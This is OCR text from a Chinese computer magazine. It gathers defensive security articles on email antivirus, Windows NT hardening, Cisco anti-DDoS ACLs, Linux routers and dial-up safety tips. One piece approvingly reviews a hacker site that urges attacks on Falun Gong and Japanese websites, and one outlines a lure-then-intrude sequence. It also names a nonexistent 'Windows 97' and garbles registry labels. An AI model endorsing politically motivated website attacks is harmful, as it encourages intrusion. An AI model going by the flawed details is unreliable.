邮件文本内,还是躲在附件或 OLE 文档内。当然,还要有能力扫描压缩文件也是必需的。其次,该防毒软件还必须在收到邮件的同时对该邮件进行病毒扫描,并在每次打开,我们可以对保存和发送后文件进行扫描。如果你使用的是 Lotus Notes 邮件系统,那么该防毒程序还应该能自动扫描所有进出的 NSF 数据库邮件。

防毒软件可以同时确保客户机和服务器的正常运行。一方面,只有客户机的防毒软件才能访问个人目录,并且防止病毒从外部入侵。另一方面,只有服务器的防毒软件才能进行全局监测和查杀病毒。这是防止病毒在整个系统扩散的惟一途径,也是阻止病毒入侵没有本地保护但连接到邮件系统的计算机的惟一方法。同时,在这里,也可以防止病毒通过邮件系统扩散、在使用之前对进出系统的邮件进行扫描以及阻止病毒从没有进行本地保护却连到邮件系统的计算机上入侵。

使用特定的 SMTP 杀毒软件。SMTP 杀毒软件具有独特的功能,它能在那些从互联网上下载的受染邮件到达本地邮件服务器之前拦截它们,从而保持本地网络环境的无毒状态。

保护所有的服务器,即使它们没有与外界连接。因为邮件病毒可能通过软盘或人为因素是整个系统感染病毒。当系统受染后,服务器上的杀毒软件可以迅速反应并杀灭整个系统中的病毒。

* 不仅仅保护网络的一部分。

对于整个网络的病毒防护,笔者建议使用特定的杀毒软件对服务器和工作站进行全方位的保护。这样能够最有效同时也是最安全的实现电子邮件的病毒防护。然而,如果暂时不能购买全方位的防毒软件,那么最好先选择在所有的工作站上安装杀毒软件。这是因为服务器杀毒软件不能阻止外部病毒的入侵,也不能查杀个人目录中的病毒。事实证明,工作站感染病毒的机会远远大于服务器受染的机会。




Windows NT 安全防犯措施

在 Internet 的广泛应用中,Windows NT 作为一种操作平台在人们的心目中占有一席之地,但是它的安全性一直是使 NT 管理员深感不安的问题。任何一位略懂网络技术的用户,只要在运行 Windows 95 的环境下敲入命令:“net Q: \\ SERVER - NAME \ SHARENAME”,就能通过网络存取服务器的启动分区!为了确保安全性,以下 7 项措施可供 NT 管理员参考。

1. 宁可用 NTFS, 而不用 FAT 格式

NTFS(NT 文件系统)可以对文件和目录

使用 ACL 存取控制表,ACL 可以管理共享目录的合理使用,而 FAT(文件分配表)却只能管理共享级的安全。出于安全考虑,您必须处处设置尽可能多的安全措施,凡是与 Internet 相连的 Windows NT 计算机都应该使用 NTFS。使用 NTFSACL 的好处在于,如果它授权用户对某分区具有全部存取权限,但共享级权限为“只读”,则最终的有效权限为“只读”。Windows NT 取 NTFSACL 和共享权限的交集。在实施这样的网络方案时,您最好限制 Internet 服务器的共享,但是如果非要与 Internet 服务器



交换文件,则可借助于 NTFS。一旦建立新的共享权限,不要忘记修改由 NT 指定的缺省权限,否则 Everyone 用户组就能享有“完全控制”的共享权限。那些已经使用了 FAT 的用户,在 x86 的 NT 系统上可以用 convert 命令将启动卷升级为 NTFS。

2. 将系统管理员账号改名

对于试图猜测口令的非法用户,NT 的 UserManager 可以设置防范措施,例如 5 次口令输入错误后就禁止该账号登录。问题在于系统管理员这个最重要的账号却用不上这项防范措施。即使将系统管理员的权限全部授予某个用户账号,并且只使用该用户账号进行管理,但是由于系统管理员账号本身不能删掉或废止,因而非法用户仍然可以对系统管理员账号进行口令攻击。

一种值得推荐的方法是将系统管理员账号的用户名由原先的“Administrator”改为一个无意义的字符串。这样要登录的非法用户不但要猜口令,还要先猜出对方用户名。这种改名功能在 UserManager 的 UserProperties 对话框中并没有设置,我们可以从“User”*“Rename”菜单选项中实现这一功能。

用于提供 Internet 公共服务的计算机不需要,也不应该有除了系统管理用途之外的其他用户账号的存在。因此,应该废止 Guest 账号,禁用或限制所有的其他用户账号。

如果我们用的是 NT4.0,可以用 ResourceKit 中提供的工具封锁联机系统管理员账号。这种封锁只对由网络过来的非法登录起作用。账号一旦被封锁掉,系统管理员还可以通过本地登录重新设置封锁特性。

3. 打开审计系统

如何才能知道在 NT 环境中安全性是否已经被攻击或攻破呢?NT 的事件审计系统就

设有此项功能,但该系统需要被激活。UserManager 中的“Policies”*“Audit”菜单选项可以激发控制审计事件的屏幕。问题的关键在于您应当收集有用的信息。您可以审计各种操作非法和授权登陆成功和失败的情况。失败的情况通常比成功的情况少得多,但从安全性的方面考虑,失败事件更值得我们注意。另外,不常用的操作也值得注意,如安全性策略的改变和再启动往往反映了未经授权用户的行为。NT 允许跟踪诸如 FileAccess、UseofUserRights 和 ProcessTracking 等成功的操作,但它需要大量的存储空间,而且对跟踪所得的数据进行分析也不是一件容易的事情。使用审计功能,最关键的一步是要查看 NT 在正常运行时所记录的事件日志,它能帮助我们发现问题的前兆。审计日志本身也需要保护,因为非法用户在进入系统之后通常会抹掉其活动踪迹。首先,我们应该随机的或定时对备份日志文件进行备份。但是如果这些备份仍然是联机的,则也有可能被非法用户获取到。一个比较好的解决方法是将审计事件记录同时制成硬拷贝,或者将其通过 E-mail 发送给系统管理员。NT-Perl 为我们提供了一个很友好地阅读事件日志的模块。

4. 禁用 TCP/IP 上的 NetBIOS 服务

连接到 Internet 上的 NT 支持 NetBEUI 和 TCP/IP 两种传输协议的 Windows 网络功能。那么,什么是 Windows 网络功能呢?它就是所有要求 \\NAME 句法形式的操作,包括目录和打印机共享、NetDDE 和远程管理。通过 Internet 连到某个驱动器编辑或寄存内容,只需要在本地 lmhosts 文件里构造目标站 NetBIOS 名与其 IP 地址之间的映象。例如,使用 Windows95 中的 EventViewer 和 UserManager 就可以管理 Internet 上的其他服务器,这种特性为管理员提供了方便,但同时也使非法用户找到

· Pc friend ·

了可乘之机。

令人庆幸的是,微软在 NT 上加强对 TCP/IP 上的 NetBIOS 严密的管理控制。您可以使用网络控制面板中的装订对话框禁用多种基于 NetBIOS 服务与 TCP/IP 之间的装订。由于 NT 的网络服务同时运行多种传输功能,做上述废止操作的计算机之间可以使用 Server、Workstation 和其他服务进行对话,因为这些对话不从 Internet 上走,而是通过 NetBEUI 通道。当然,完成了这种废止操作之后,就不允许任何人做远程驱动器安装并远程编辑或寄存内容。

5. 关闭不必要的向内 TCP/IP 端口

一旦非法用户进入系统并得到管理员权限之后,他定要想办法恢复管理员刻意废止的 NBT(TCP/IP 上的 NetBIOS)装订。管理员应该使用路由器作为另一道防线。假设有个 NT 服务器没有太多的防护系统,暴露在防火墙以外,其作用是提供诸如 Web 和 FTP 之类的公共服务。这种情况下只须保留两条路由器到服务器的向内路径:端口 80 的 HTTP 和端口 21 的 FTP。路由器应该并能够阻塞所有其他的向内途径。如果管理员有调整包过滤规则的权限,他可能会给自己多留一点便利。例如,在取消全部非 Web 和非 FTP 服务时留一个例外,即用于远程管理的端口 137、138、139 从 IP 地址来的 NBT 途径。虽然一般来说只有管理员才能远程操作服务器,但事实上发现了管理员和 IP 地址之间这种连接的非法用户也能盗用该路径。非法用户若想知道主系统的 IP 地址,通常会按如下步骤进行:

1. 了解目标服务器管理员的情况。
2. 针对管理员的兴趣爱好,做个假 Web 页面。
3. 发送 E-mail 邀请他访问该页面。
4. 截获主系统的 IP 地址。

5. 用 JavaScript 或 ActiveX 钻进该系统。

这种管理员为自己开后门、留一条路径的做法,其安全性只依赖于别人不知道 IP 地址。但这种安全性在非法用户系统耐心的猜试攻势面前也是极不安全的,所以要禁止一切多余的向内路径。

6. 禁用 Access from Network 的便利


在缺省情况下,NT 授予 Everyone 用户组 Access from Network(从网络存取)的权限。取消了该权限虽然会阻塞 Windows 的全部网络服务,但仍然可以支持 Web 服务。在一个 NTWeb 服务器上,既能以 SYSTEM 方式运行,也能以本地用户方式运行,这两种状态在 NT 看来都不存在远程用户。由于与 NT 连用的 FTP 服务器要求用户进行网络登录,所以这种情况下就无法使用 FTP 服务器,但包括 Microsoft Internet Information Server(IIS)在内的其他 FTP 服务器是采用本地登录的,并不受取消 Access from Network 权限的影响。所以 Access from Network 权限取消后运行 Web 和 FTP 服务,不但通过 Internet 的、而且本地使用 NetBEUI 协议的文件共享都被阻塞掉了。当然还有一种方案,只给管理员本人账号留有 Access from Network 的权限。

7. 不可轻易发布信息

有人认为,在 Internet 上没人知道你在运行 WindowsNT。然而事实并非如此,如联机 FTP 服务是这样宣布连接的:

```
ftp>open ftp.myhost.com
Connected to ftp.myhost.com
220 ftp WindowsNT FTP Server
(Version3.51)
```

正常的用户不需要以上信息,而非法用户却能根据该信息有效地对特定操作系统进行攻击。IISFTP 服务也发布同样明显的消息:



Connected to ftp.myhost.com.
220 ftp Microsoft. FTP Service
(Version2.0)

上面两种情况表明您连接在 NT 上工作以及您运行的 NT 是什么版本。所以,如果您不想为非法用户攻击您的系统提供便利的话,最好不要轻易发布信息。

人们普遍认为 NT 在安全性方面不如 Unix。难道是 NT 本身真的不如 Unix 安全吗?答案是否定的。原因在于多年以来,Unix 管理员已经学会了在复杂的 Internet 环境中实现 Unix 服务,所以 NT 管理员也应该学习在 Internet 上保护自己的系统,从而使自己的 WindowsNT 高枕无忧。

给 Cisco 路由器上加把锁

——如何防止 Ddos 的



Internet 火爆的今天,网络的安全也越发重要。路由器作为网络使用的重要的设备,安全更是不可忽视。在这篇文章里我将介绍几种防止针对 CISCO 路由器的拒绝攻击方法。

1. 如何使用 ip verify unicast reverse-path 网络接口命令这个功能检查每一个经过路由器的数据包。在路由器的 CEF(Cisco Express Forwarding)表该数据包所到达网络接口的所有路由选项中,如果没有该数据包源 IP 地址的话,路由器将毫不犹豫丢弃该数据包。例如,路由器接收到一个源 IP 地址数据包,如果 CEF 路由表中没有为 IP 地址提供任何路由,路由器将拒绝接收数据包。

单一地址反向传输路径的转发(Unicast Reverse Path Forwarding)在 ISP(局端)实现阻止 SMURF 攻击和其他基于 IP 地址伪装的攻击。这能够保护网络和客户免受来自互联网其他地方的侵扰。使用 Unicast RPF 需要打开路由器的“CEF swithing”或“CEF distributed switching”选项。不需要将输入接口配置为 CEF 交换(switching)。只要该路由器打开了 CEF 功能,所有独立的网络接口都可以配置为

其他交换(switching)模式。RPF(反向传输路径转发)属于在一个网络接口或子接口上激活的输入端功能,处理路由器接收的数据包。

在路由器上打开 CEF 功能是非常重要的,因为 RPF 必须依靠 CEF。Unicast RPF 包含在支持 CEF 的 Cisco IOS 12.0 及以上版本,但不支持 Cisco IOS 11.2 或 11.3 版本。

2、怎样使用访问控制列表(ACL)过滤 RFC 1918 中列出的所有地址。

参考以下例子:

```
interface xy
ip access-group 101 in
access-list 101 deny ip
10.0.0.00.255.255.255 any
access-list 101 deny ip 192.168.0.0
0.0.255.255 any
access-list 101 deny ip 172.16.0.0
0.15.255.255 any
access-list 101 permit ip any any
```

3、参照 RFC 2267,使用访问控制列表(ACL)过滤进出报文 ISP 中心}——ISP 端边界路由器——客户端边界路由器——{客户端

· Pc friend ·

网络} ISP 端边界路由器应该只接受源地址属于客户端网络的通信,而客户端网络则应该只接受源地址未被客户端网络过滤的通信。以下是 ISP 端边界路由器的访问控制列表(ACL)例子:

```
access - list 190 permit ip {客户端网络}
{客户端网络掩码} any
access - list 190 deny ip any any [log]
interface {内部网络接口} {网络接口号}
ip access - group 190 in
```

以下是客户端边界路由器的 ACL 例子:

```
access - list 187 deny ip {客户端网络}
{客户端网络掩码} any
access - list 187 permit ip any any
access - list 188 permit ip {客户端网络}
{客户端网络掩码} any
access - list 188 deny ip any any
interface {外部网络接口} {网络接口号}
ip access - group 187 in
ip access - group 188 out
```

如果打开了 CEF 功能,通过使用单一地址反向路径转发(Unicast RPF),能够充分地缩短访问控制列表(ACL)的长度,以提高路由器性能。为了支持 Unicast RPF,只需在路由器完全打开 CEF;打开这个功能的网络接口并不需要是 CEF 交换接口。

4、使用 CAR(Control Access Rate)限制 ICMP 数据包流量速率。

参考以下例子:

```
interface xy
rate - limit output access - group 2020
3000000 512000 786000 conform - action
transmit exceed - action drop
access - list 2020 permit icmp any any
echo - reply
```

如果想获得更多的信息,请参阅 IOS Es

sential Features 的站点,网址是:<<http://www.cisco.com/public/cons/isp/documents/IOSEssentialsPDF.zip>>获取更详细资料。

5、当然,我们可以设置 SYN 数据包流量速率:

```
interface {int}
rate - limit output access - group 153
45000000 100000 100000 conform - action
transmit exceed - action drop
rate - limit output access - group 152
1000000 100000 100000 conform - action
transmit exceed - action drop
access - list 152 permit tcp any host eq
www
access - list 153 permit tcp any host eq
www established
```

我们在实现应用中需要进行必要的修改,替换:

45000000 为最大连接带宽

1000000 为 SYN flood 流量速率的 30% 到 50% 之间的数值。

burst normal(正常突变)和 burst max(最大突变)两个速率为正确的数值。

注意,如果突变速率设置超过 30%,可能会丢失许多合法的 SYN 数据包。使用“show interfaces rate - limit”命令查看该网络接口的正常和过度速率,能够帮助确定合适的突变速率。这个 SYN 速率限制数值设置标准是保证正常通信的基础上尽可能地小。

一般推荐在网络正常工作时测量 SYN 数据包流量速率,以此为基准数值加以调整。必须在测量时确保网络的正常工作以避免出现较大误差。

另外,建议考虑在可能成为 SYN 攻击的主机上安装 IP Filter 等 IP 过滤工具包。

6、搜集证据并联系网络安全部门或机构。

如果可能,捕获攻击数据包用于分析。建议使用 SUN 工作站或 Linux 等高速计算机捕获数据包。常用的数据包捕获工具包括 TCP Dump 和 snoop 等。基本语法为:

```
tcpdump -i interface -s 1500 -w capture_file
```

```
snoop -d interface -o capture_file -s 1500
```

本例中假定 MTU 大小为 1500。如果 MTU 大于 1500,则需要修改相应参数。将这些捕获的数据包和日志作为证据提供给有关网络安全部门或机构,以及早采取防范措施。

基于 Linux 的路由器和防火墙配置

随着 Internet 应用的日益普及,免费网络操作系统 Linux 越来越受到网络爱好者的关注。通过简单的安装配置,人们就可以获得 Linux 提供的众多网络服务,比如域名服务、电子邮件、匿名 FTP 服务等。同时,它还提供了友好图形工作站界面所具有的 Xwindows 系统。可以说, Linux 已经具备了网络服务器的所有功能。在此,笔者想结合自己的工作经验,谈谈 Linux 在另一方面的用途,即将 Linux 作为路由器连接两个不同的网段,并在其上配置防火墙,以实现网络的存取访问控制和流量统计的功能。

要想使一台装有 Linux 的 PC 机具有路由器的功能,首先要进行硬件配置。如果 Router 的 PC 上装有 Linux 系统,并配有两块网卡,每块网卡连接一个不同的网段,该机作为路由器在两个网段间转发 IP 数据包。为了防止两块网卡的中断发生冲突,需要网卡驱动程序将中断分别设为不同值。在实践中将其中断号和 I/O 地址分别设置为: 3,0x300H 和 4,0x320H 硬件配置完毕,还需要在软件上做相应的配置。在通常的安装模式下, Linux 系统不具备路

由器的功能,因此,我们必须重新安装 Linux 内核。以 Slackware 版的 Linux 为例,其重新配置内核的过程为:

```
__1. #cd/usr/src/linux  
__/* 进入 Linux 的源代码目标 */  
__2. #make config  
__/* 进行编译选项的配置 */
```

在该步中,系统会提供编译过程中的一些选项,供用户根据自己的实际情况进行选择。对于无法确定的选项,用户可选择系统缺省值。在网络部分编译的询问中,会出现如下的提示:

```
__network firewall[y/n/N]?  
__/* 内核是否支持防火墙 */  
__TCP/IP networking[n/y/Y]?  
__/* 主机是否连接 TCP/IP 网络 */  
__IP: forwarding/gatewaying [n/y/Y]?  
__/* 主机是否转发数据库或作为网关 */  
IP: firewalling[y/n/N]?  
__/* 是否在 TCP/IP 网络内设置防火墙 */  
__IP: firewall packet logging[y/n/N]?
```

· Pc friend ·

```

__/* 是否在防火墙上登记数据包 */
__IP: accounting[y/n/N]?
__/* 是否对数据包计帐 */
__IP: optimize as router not host[y/n/N]?
__/* 是否将主机设置为路由器 */
__IP: multicats routig [y/n/N]?
__/* 路由器是否向外广播路由信息 */
__ 因为我们要将此主机配置为路由器,
并在其上设置防火墙,故对这些选项统一选
“y”。

```

__3. #make dep

```

__/* 根据编译选项做编译前的准备工作 */

```

__4. #make zimage

```

__/* 开始编译内核并命名编译后的内
核文件名为 zimage */

```

__ 编译后的内核存于“/usr/src/linux/arch/i386/boot”目录。在系统原内核备份后,用户可将该文件拷贝到根目录下,并改名为“vmlinuz”,运行“lilo”,使其在下次启动时生效。

__ 重构内核后,需对两块网卡的 TCP/IP 部分进行设置,使其能有效地连接两个不同的网段,并能在两个网段进行 IP 数据包的转发。设置步骤为(其中的参数依图中所示):

__1. 对于 NE2000 兼容的网卡,修改“/etc/rc.d/rc.modules”文件;

```

__/sbin/modprobe ne io = 0x300,0x320
__/* 识别两块网卡 */

```

__2. 修改“/etc/rc.d/rc.inetl”文件,设置两网卡的 IP 地址、掩码及到两网卡的路由信息;

```

__IPADDR = “202. 207. 0. 27”
__NETWORK = “202. 207. 0. 0”
__BROADCAST = “202. 207. 0. 255”
__IPADDR1 = “202. 207. 7. 2”
__NETWORK1 = “202. 207. 7. 0”
__BROADCAST1 = “202. 207. 7. 255”

```

```

__NETMASK = “255. 255. 255. 0”
__/sbin/ifconfig eth0 $ {IPADDR}
broadcast $ {BROADCAST} netmask $ {NET-
MASK}
__/sbin/ifconfig eth1 $ {IPADDR1}
broadcast $ {BROADCAST1} netmask $ {NET-
MASK}
__/sbin/route add - net $ {NETWORK}
netmask$ {NETMASK} eth0
__/sbin/route add - net$ {NETWORK1}
netmask $ {NETMASK} eth1

```

__3. 修改“/etc/rc.d/rc.inet2”文件,打开关于“Routed Server”的注释,使其可以与其他路由器交换路由信息,并转发 IP 数据包。

```

__## Start the Routed server
__if[ -f $ {NET}/routed]; then
__echo - n “routed”
__$ {NET}/routed - g - s
__/* 启动程序 */
__fi

```

__4. 在“/etc/lilo.conf”文件中增加一行,使其在启动时识别第二块网卡。

```

__append = “ether = 0,0x320,eth1”

```

__ 完成上面的设置后,应重新启动计算机,系统会识别到两块网卡,并按照“/etc/rc.d/rc.intel”文件中的说明对网卡的 IP 地址、掩码进行设置。启动完成后,以超级用户 root 的身份进入系统,键入下面的命令,即可看到关于网卡和路由的信息。

```

__#ifconfig /* 显示网卡的详细信息 */
__#route
__/* 显示系统的路由表 */

```

__ 笔者曾将学生机房局域网内的 PC 通过 Linux 路由器与校园网相接,并进一步通过校园网进入 Internet。此外,笔者又在 Linux 路由器上配置了防火墙。实践证明,防火墙有效地控制住了学生对非法 IP 地(下转第 126 页)

“中国红客联盟”

中国黑客网站现在是越来越多了,记得去年 10 月份从搜狐中进行搜索关于黑客的网站,不过三四页,但是到了去年年底就有十多页了,现在大约有 30 多页了。从中可以看出人们对黑客的关注和重视。为了让大家更有效率地从网上获取知识力量,我便在黑客防线中为大家介绍一些优秀的网站。今天便为大家介绍一下“中国红客联盟”这个网站。

“中国红客联盟”是我最欣赏的网站之一。这个网站的域名是:www.cnhonker.com。作为一个网站,它首次正式使用了 honker(红客)这样一个词语作为域名,从黑客中又分出了一个体系。联盟规定了自己的联盟纪律,小编我列举其中一条:成员不得利用自身的技术进行对网络安全不利的活动,不得违反国家关于网络安全的相应法律法规,更不得无端攻击普通用户和合法网站,违者从联盟名单中剔除。从这条联盟纪律,可以看出联盟的性质和行为方式。联盟提倡攻击法轮功网站和日本网站,并从中给大家学习和锻炼的机会。联盟宗旨是:维护祖国统一等;联盟口号是:要做就做最好的。

这个网站是由中国著名的黑客 lion 发动一些黑客高手创办的,大家想必记得 lion 以前的网站:酷狮工作室。

“中国红客联盟”是与酷狮工作室以及其他一些黑客站点风格迥异的网站。它每个界面都用棕灰色图画为边框,用白色做背景,使用蓝字文本。页面统一、整洁,让人耳目为之一新。

它的首页共有 12 个一级目录:红客论坛、红客教学、漏洞利用、资料大全、软件下载、Exploit、访客留言、友情连接、关于联盟、联盟纪律、成员站点、加入我们。

进了该站,你最好先订阅一份邮件,接着

注册成为该网站的一员,这样你就可以在“红客论坛”用自己的用户名发表自己的言论,你的人气会跟着上长。随着你人气值的上升,你会得到意想不到的好处,可以试试看啊!重要的是论坛的每一版里都有黑客高手做版主,在计算机方面遇到自己解决不了的问题,可以到那里提出来,然后大家一起来解决,人多力量大吗!

“红客教学”、“漏洞利用”和“资料大全”这些目录里有很多有价值的资料文献。这些资料文献都是经过严格审核使用的,大多要过 Lion 这一关才能被放到网站上去。Lion 的眼光是绝对可以放心的,他选上的资料文献都可以说是最经典,最实用的篇章。有的文章甚至是 Lion 亲自执笔而成,精华所聚。至于其中的文章,这里我就不一一详细地为大家介绍了,这样做不过是浪费你我的时间。可以坦白告诉大家的是,我每天都在这里花了一些时间的,不过我只是想学习一些知识,并不认为自己是一个黑客。

对软件下载这个目录,我的评价和对前面几个目录一致。大多是经过高手亲自使用过后才被放上去。而且,在用户下载使用一个软件后,还可以针对这个软件使用,提出自己的看法,提出问题后建议,以供网站的管理者根据一些情况作出调整,方便后来者下载软件。

如果你对网站的一些内容感兴趣并想发表一些感慨或者是很随意地有了某个需要公布于众的念头,你可以去访客留言这个目录。它能很方便地让你发表各种各样的观点,速度也比较快。一般情况那里讨论的都是很热点的问题,比如联合攻击法轮功网站等问题。其实这也就是一个 bbs 论坛。每一个留言都包含了一些问题和可能出现的知识。(下转第 156 页)

拨号上网用户 · · · ·

防黑必读

黑客频频入侵事件让我们这些上网冲浪的用户提心吊胆,怎样有效的防止被别人攻击成为网民们比较关心的话题。无论你相不相信,对拨号上网用户的入侵比对局域网用户的入侵来的更简单,那怎样才能防范呢?下面把我平常积累的经验奉献给大家,希望能有所帮助。

一、经常修改密码

老生常谈了,但却是最简单有效的方法。由于许多黑客利用穷举法来破解密码,像 John 这一类的密码破解程序可从因特网上免费下载,只要加上一个足够大的字典在足够快的机器上没日没夜地运行,就可以获得需要的账号及密码,因此,经常修改密码对付这种盗用就显得十分奏效。由于那么多潜在的黑客千方百计想要获得别人的密码,那么拨号上网用户就应该加强防范,以下 4 个原则可提高密码的抗破解能力:

1. 不要选择常用字做密码。
2. 用单词和符号混合组成密码。
3. 使用 9 个以上的字符做密码,使你的密码尽可能地长,对 Windows 系统来说,密码最少要由 9 个字符组成才算安全。
4. 密码组成中最好混合使用大小写字母,一般情况下密码只由英文字母组成,密码中可使用 26 或 52 个字母。若对一个 8 个字母组成的密码进行破解,密码中字母有无大小写之分将使破解时间产生 256 倍的差别。

二、请他人安装后应立即修改密码

这是一个很容易忽略的细节,许多用户第一次不懂得如何拨号上网,就请别人来教,这样常常把用户名和密码告诉此人,这个人记住以后就可以回去盗用服务了。所以,用户最好自己学会如何拨号后再去申请上网账号,或者首先向 ISP 问清如何修改自己的密码,在别人教会自己如何拨号后,立刻将密码改掉,避免被人盗用。

三、使用“拨号后出现终端窗口”功能

选中某一连接,单击鼠标右键,选“属性/常规/配置/选项/拨号后出现终端窗口”,然后拨号时,在拨号界面上不要填入用户名和密码(更不要选中“保存密码”项),在出现拨号终端窗口后再进行相应的输入,这可以避免用户名和密码被记录到硬盘上的密码文件中,同时,也可以避免被某些黑客程序捕获用户名和密码。

四、删除 . pwl 文件

在 Windows 目录下往往有一些以“.pwl”为后缀名的密码文件,“.pwl”是 password 的音译缩写。比如:在最初的 Windows 95 操作系统中密码的保存即存在安全漏洞,从而使黑客可以利用相应的程序轻松获取保存在 pwl 文件里的密码。这一漏洞在 Windows 97 中已经被修复。因此,你需要为你的电脑安装 Win

dows 97 以上版本的操作系统。pwl 文件还常常记录其他地方要用到的密码,比如开启 Exchange 电子信箱的密码、玩 Mud 游戏的密码等,要经常删除这些 pwl 文件,避免将密码留在硬盘上。

五、禁止安装击键记录程序

很多人知道 doskey.exe 这个程序,这个在 DOS 下常用的外部命令能通过恢复以前输入的命令来加快输入命令的速度,在 Windows 下也有了许多类似的程序,如 keylog,它不但能记录用户的击键动作,甚至能以快照的形式记录到屏幕上发生的一切。还有些程序能将击键字母记录到根目录下的某一特定文件中,而这一文件可以用文本编辑器来查看。密码就是这样被泄露出去的,偷盗者只要在根目录下看看就可以了,根本无需任何专业知识!

六、对付特洛伊木马

特洛伊木马程序常被定义为当执行一个任务时实际上却执行着另一个任务的程序,用“瞒天过海”或“披着羊皮的狼”之类的词来形容这类程序一点也不为过。一个典型的例子是:伪造一个登录界面,当用户在这个界面上输入用户名和密码时,程序将它们转移到一个隐蔽的文件中,然后提示错误,要求用户再输入一遍,程序这时再调用真正的登录界面让用户登录,于是在用户几乎毫无察觉的情况下就得到了记录有用户名和密码的文件。现在互联网上有许多所谓的特洛伊木马程序,像著名的 BO、Backdoor、Netbus 及国内的 Netspy 等等。严格地说,它们属于客户机/服务器(C/S)程序,因为它们往往带有一个用于驻留在用户机器上的服务器程序,以及一个用于访问用户机器的客户端程序,就好像 NT 的 Server 和 Workstation 的关系一样。

在对付特洛伊木马程序方面,有以下几种

办法:

1. 多读 readme.txt。许多人出于研究目的下载了一些特洛伊木马程序的软件包,在没有弄清软件包中几个程序的具体功能前,就匆匆地执行其中的程序,这样往往就错误地执行了服务器端程序而使用户的计算机成为了特洛伊木马的牺牲品。软件包中经常附带的 readme.txt 文件会有程序的详细功能介绍和使用说明,尽管它一般是英文的,但还是有必要先阅读一下,如果实在读不懂,那最好不要执行任何程序,丢弃软件包当然是最保险的了。有必要养成在使用任何程序前先读 readme.txt 的好习惯。

值得一提的是,有许多程序说明作成可执行的 readme.exe 形式,readme.exe 往往捆绑有病毒或特洛伊木马程序,或者干脆就是由病毒程序、特洛伊木马的服务器端程序改名而得到的,目的就是让用户误以为是程序说明文件去执行它,可谓用心险恶。所以从互联网上得来的 readme.exe 最好不要执行它。

2. 使用杀毒软件。现在国内的杀毒软件都推出了清除某些特洛伊木马的功能,如 KV300、KILL98、瑞星等等,可以不定期地在脱机的情况下进行检查和清除。另外,有的杀毒软件还提供网络实时监控功能,这一功能可以在黑客从远端执行用户机器上的文件时,提供报警或让执行失败,使黑客向用户机器上载可执行文件后无法正确执行,从而避免了进一步的损失。

3. 立即挂断。尽管造成上网速度突然变慢的原因有很多,但有理由怀疑这是由特洛伊木马造成的。当入侵者使用特洛伊的客户端程序访问你的机器时,会与你的正常访问抢占宽带,特别是当入侵者从远端下载用户硬盘上的文件时,正常访问会变得奇慢无比。这时,你可以双击任务栏右下角的连接图标,仔细观察一下“已发送字节”项,如果数字变化成 1~3

· Pc friend ·

kbps(每秒 1~3 千字节),几乎可以确认有人在下载你的硬盘文件,除非你正在使用 ftp 功能。对 TCP/IP 端口熟悉的用户,可以在“MS-DOS 方式”下键入“netstat -a”来观察与你机器相连的当前所有通信进程,当有具体的 IP 正使用不常见的端口(一般大于 1024)与你通信时,这一端口很可能就是特洛伊木马的通信端口。当发现上述可疑迹象后,你所能做的就是:立即挂断,然后对硬盘有无特洛伊木马进行认真的检查。

4. 观察目录。普通用户应当经常观察位于 c:\、c:\windows、c:\windows\system 这三个目录下的文件。用“记事本”逐一打开 c:\下的非执行类文件(除 exe、bat、com 以外的文件),查看是否发现特洛伊木马、击键程序的记录文件,在 c:\Windows 或 c:\Windows\system 下如果有光有文件名没有图标的可执行程序,你应该把它们删除,然后再用杀毒软件进行认真的清理。

七、尽量不要使用共享硬盘功能

使用了远程拨号接入局域网功能的 Windows98 用户要慎用硬盘共享和文件共享功

能,共享就意味着允许别人下载文件。当硬盘或文件夹图标下有一只手托着时,表明启动了共享功能,选中该图标,选择“文件”选单下的“共享”,再选“不共享”,这只手就消失了。

八、不使用“MyDocuments”文件夹存放 Word、Excel 文件

Word、Excel 默认的文件存放路径是根目录下的“MyDocuments”文件夹,在特洛伊木马把用户硬盘变成共享硬盘后,入侵者从这个目录中的文件名一眼就能看出这个用户是干什么的,这个目录几乎就是用户的特征标识,所以,为安全起见应把工作路改成别的目录,并且层次越深越好,比如:c:\abc\def\ghi\jkl。可以肯定地说,在互联网上,没有什么措施是绝对安全的,黑客入侵的一个重要法则是:入侵者不只用一种方法入侵,这就意味着只有堵塞一切漏洞才能防止入侵,这显然是不可能的。具有讽刺意味的是,许多安全措施本身却带来了新的安全隐患,就好像药品常带有副作用一样。或许,你不上网就没有这些烦恼,那是不是可以说,不使用计算机就没有一切烦恼了呢!的确如此!

修改注册表 设置系统安全性

如果你的电脑在你不在的时候总被别人改的乱七八糟,重要的资料不翼而飞,你是不是很难恼火?可恼归恼,办法还是要想的,下面就向你介绍用注册表设置系统安全的方法。

一、限制控制面板

1. 打开注册表中的主键[HKEY_USERS\

“用户名”\Software\Microsoft\Windows\CurrentVersion\Policies\System] (“用户名”指建立了多用户的系统中,相应的用户的名称,如果未建立多用户则为“.Default”),其下如果有下列 DWORD 值,则该用户的相应的控制面板项被禁止:

“NoDispAppearancePage”=1(禁用“显示

器”属性)

“NoDispBackgroundPage”=1(隐藏“显示器”属性中的“背景”页)

“NoDispCPL”=1(隐藏“显示器”属性中的“屏幕保护程序”页)

“NoDispScrSavPage”=1(隐藏“显示器”属性中的“外观”页)

2. [HKEY_USERS\用户名\Software\Microsoft\Windows\CurrentVersion\Policies\Network]下如有下列 DWORD 值,则该用户相应的控制面板项被限制:

“NoNetSetup”=1(禁用“网络”属性)

“NoNetSetupIDPage”=1(隐藏“网络”属性中的“标识”页)

“NoNetSetupSecurityPage”=1(隐藏“网络”属性中的“访问控制”页)

3. [HKEY_USERS\用户名\Software\Microsoft\Windows\CurrentVersion\Policies\System]下如有下列 DWORD 值,则该用户相应的控制面板项被限制:

“NoSecCPL”=1(禁用“密码”属性)

“NoPwdPage”=1(隐藏“密码”属性中的“更改密码”页)

“NoAdminPage”=1(隐藏“远程管理”页)

“NoProfilePage”=1(隐藏“系统”属性中的“用户配置文件”页)

“NoDevMgrPage”=1(隐藏“系统”属性中的“设备管理”页)

“NoConfigPage”=1(隐藏“系统”属性中的“硬件配置文件”页)

“NoFileSysPage”=1(隐藏“系统”属性“性能”页中的“文件系统”按钮)

“NoVirtMemPage”=1(隐藏“系统”属性“性能”页中的“虚拟内存”按钮)

二、限制开始菜单和桌面

1、开始菜单

如果在 [HKEY_USERS\“用户名”\Soft-

